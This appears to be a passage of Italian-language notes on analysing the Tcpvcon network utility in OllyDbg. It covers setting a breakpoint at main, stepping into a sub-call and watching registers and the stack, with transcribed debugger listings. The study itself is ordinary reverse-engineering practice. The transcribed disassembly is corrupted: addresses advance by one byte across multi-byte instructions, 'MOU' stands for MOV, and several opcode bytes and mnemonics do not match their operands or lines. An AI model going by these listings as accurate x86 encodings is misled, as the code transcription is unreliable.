


2-Rimuovo cartelle condivise




3- Rete interna

Al caricamento del programma su OllyDBG si aprirà anche anche Tcpvcon



Mi sposto nella parte di codice che mi interessa analizzare inserendo l'indirizzo del main che avevo trovato su IDA 0041DA40



Da qui setto un breakpoint e mi ritrovo alcune informazioni che avevo già visto su IDA ma posso vedere ad esempio come cambiano i registri in modo dinamico e posso andare a studiare le varie sub-call che non ho analizzato su IDA

The screenshot shows a debugger interface with several panes:

- Assembly Pane:** Shows assembly code starting at address **0041DA40**. The first few instructions are:
 

```


      0041DA40    55          PUSH EBP
      0041DA41    . 8BEC       MOV EBP,ESP
      0041DA42    . 81EC 9C010000 SUB ESP,19C
      0041DA43    . A1 B4724200 MOU EAX,DWORD PTR DS:[4272B4]
      
```

 A red box highlights the instruction at **0041DA40**.
- Registers (FPU) Pane:** Shows the state of various registers:
 

	EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI	EIP	ES	CS	SS	DS	FS	GS	LastError	EFL
C 0	002619F8	00000001	00003819	7EFDE000	0018FF44	0018FF88	00000000	00000000	0041DA40	002B 32bit 0(FFFFFFFF)	0023 32bit 0(FFFFFFFF)	002B 32bit 0(FFFFFFFF)	002B 32bit 0(FFFFFFFF)	0053 32bit 7EFDD000(FFF)	002B 32bit 0(FFFFFFFF)	ERROR_SUCCESS (00000000)	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
P 1																	
A 0																	
Z 1																	
S 0																	
T 0																	
D 0																	
O 0																	
- Stack Dump (Registers) Pane:** Shows the stack dump for the current thread, including arguments for various calls:
  - Arg3:** `Arg2`, `Arg1 = 00424924 ASCII "TCPView"`, `Tcpvcon.00420CE0`
  - plWSAData:** `RequestedVersion`, `WSAStartup`
  - ASCII:** `"Could not initialize Winsock."`
  - pCriticalSection:** `InitializeCriticalSection`, `InitializeCriticalSection`
  - Arg1:** `Arg1 = 0042494C ASCII "SeDebugPrivilege"`, `Tcpvcon.00420F50`
  - Arg2:** `Arg1`, `Tcpvcon.0041BB90`
  - Arg2:** `Arg1`

At the bottom left, it says **EBP=0018FF88** and **Local call from 00408F78**.

Ad esempio, arrivato alla prima call posso vedere i valori di tutti i registri che hanno subito un cambiamento in rosso, e cliccando su step into posso entrare nel codice della funzione chiamata per vedere cosa fa.



Mi ritrovo in questa parte di codice dove viene descritta la sub-call, al termine della quale tornerò nel codice principale.

OllyDbg - Tcpvcon.exe - [CPU - main thread, module Tcpvcon]

C File View Debug Options Window Help

Registers (FPU)

EAX	00891988
ECX	0018FF48
EDX	00003819
EBX	7EFDE000
ESP	0018FD94
EBP	0018FF40
ESI	00000000
EDI	00000000

EIP 00420CE0 Tcpvcon.00420CE0

Arg3 = 00000000  
Arg2 = 00000000  
Arg1  
**Tcpvcon.00420B90**

Arg2 = 0042AC78 ASCII "/accepteula"  
Arg1  
**Tcpvcon.00401000**

Arg2 = 0042AC84 ASCII "-accepteula"  
Arg1  
**Tcpvcon.00401000**

FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)  
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

00420CE0 55 PUSH EBP  
00420CE1 . 8BEC MOV EBP,ESP  
00420CE3 . 83EC 10 SUB ESP,10  
00420CE6 . 56 PUSH ESI  
00420CE7 . C745 F8 000000 MOV DWORD PTR SS:[EBP-8],0  
00420CEE . C745 F4 000000 MOV DWORD PTR SS:[EBP-C],0  
00420CF5 . 837D 0C 00 CMP DWORD PTR SS:[EBP+C],0  
00420CF9 .~74 06 JE SHORT Tcpvcon.00420D01  
00420CFB . 837D 10 00 CMP DWORD PTR SS:[EBP+10],0  
00420CFF .~75 15 JNZ SHORT Tcpvcon.00420D16  
00420D01 > 6A 00 PUSH 0  
00420D03 . 6A 00 PUSH 0  
00420D05 . 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]  
00420D08 . 50 PUSH EAX  
00420D09 . E8 82FEFFFF CALL Tcpvcon.00420B90  
00420D0E . 83C4 0C ADD ESP,0C  
00420D11 .~E9 E10000000 JMP Tcpvcon.00420DF7  
00420D16 > 837D 0C 00 CMP DWORD PTR SS:[EBP+C],0  
00420D1A .~0F84 B3000000 JE Tcpvcon.00420D03  
00420D20 . C745 FC 000000 MOV DWORD PTR SS:[EBP-4],0  
00420D27 .~EB 09 JMP SHORT Tcpvcon.00420D32  
00420D29 > 8B40 FC MOV ECX,DWORD PTR SS:[EBP-4]  
00420D2C . 83C1 01 ADD ECX,1  
00420D2F . 8940 FC MOV DWORD PTR SS:[EBP-4],ECX  
00420D32 > 8B55 0C MOV EDX,DWORD PTR SS:[EBP+C]  
00420D35 . 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]  
00420D38 . 3B02 CMP EAX,DWORD PTR DS:[EDX]  
00420D3A .~0F8D 93000000 JGE Tcpvcon.00420D03  
00420D40 . 68 78AC4200 PUSH Tcpvcon.0042AC78  
00420D45 . 8B40 FC MOV ECX,DWORD PTR SS:[EBP-4]  
00420D48 . 8B55 10 MOV EDX,DWORD PTR SS:[EBP+10]  
00420D4B . 8B048A MOV EAX,DWORD PTR DS:[EDX+ECX\*4]  
00420D4E . 50 PUSH EAX  
00420D4F . E8 AC02FEFF CALL Tcpvcon.00401000  
00420D54 . 83C4 08 ADD ESP,8  
00420D57 . 85C0 TEST EAX,EAX  
00420D59 .~74 24 JE SHORT Tcpvcon.00420D7F  
00420D60 . 68 84AC4200 PUSH Tcpvcon.0042AC84  
00420D63 . 8B40 FC MOV ECX,DWORD PTR SS:[EBP-4]  
00420D66 . 8B55 10 MOV EDX,DWORD PTR SS:[EBP+10]  
00420D69 . 8B048A MOV EAX,DWORD PTR DS:[EDX+ECX\*4]  
00420D6A . 50 PUSH EAX  
00420D6F . E8 9102FEFF CALL Tcpvcon.00401000  
00420D72 . 83C4 08 ADD ESP,8  
00420D74 .~74 09 TEST EAX,EAX  
00420D76 . C745 F0 000000 JE SHORT Tcpvcon.00420D7F  
00420D7D .~EB 07 JMP SHORT Tcpvcon.00420D86  
00420D7F > C745 F0 010000 MOV DWORD PTR SS:[EBP-10],1  
00420D86 > 8B40 F0 MOV ECX,DWORD PTR SS:[EBP-10]  
00420D89 . 8940 F4 MOV DWORD PTR SS:[EBP-C],ECX  
00420D8C . 837D F4 00 CMP DWORD PTR SS:[EBP-C],0  
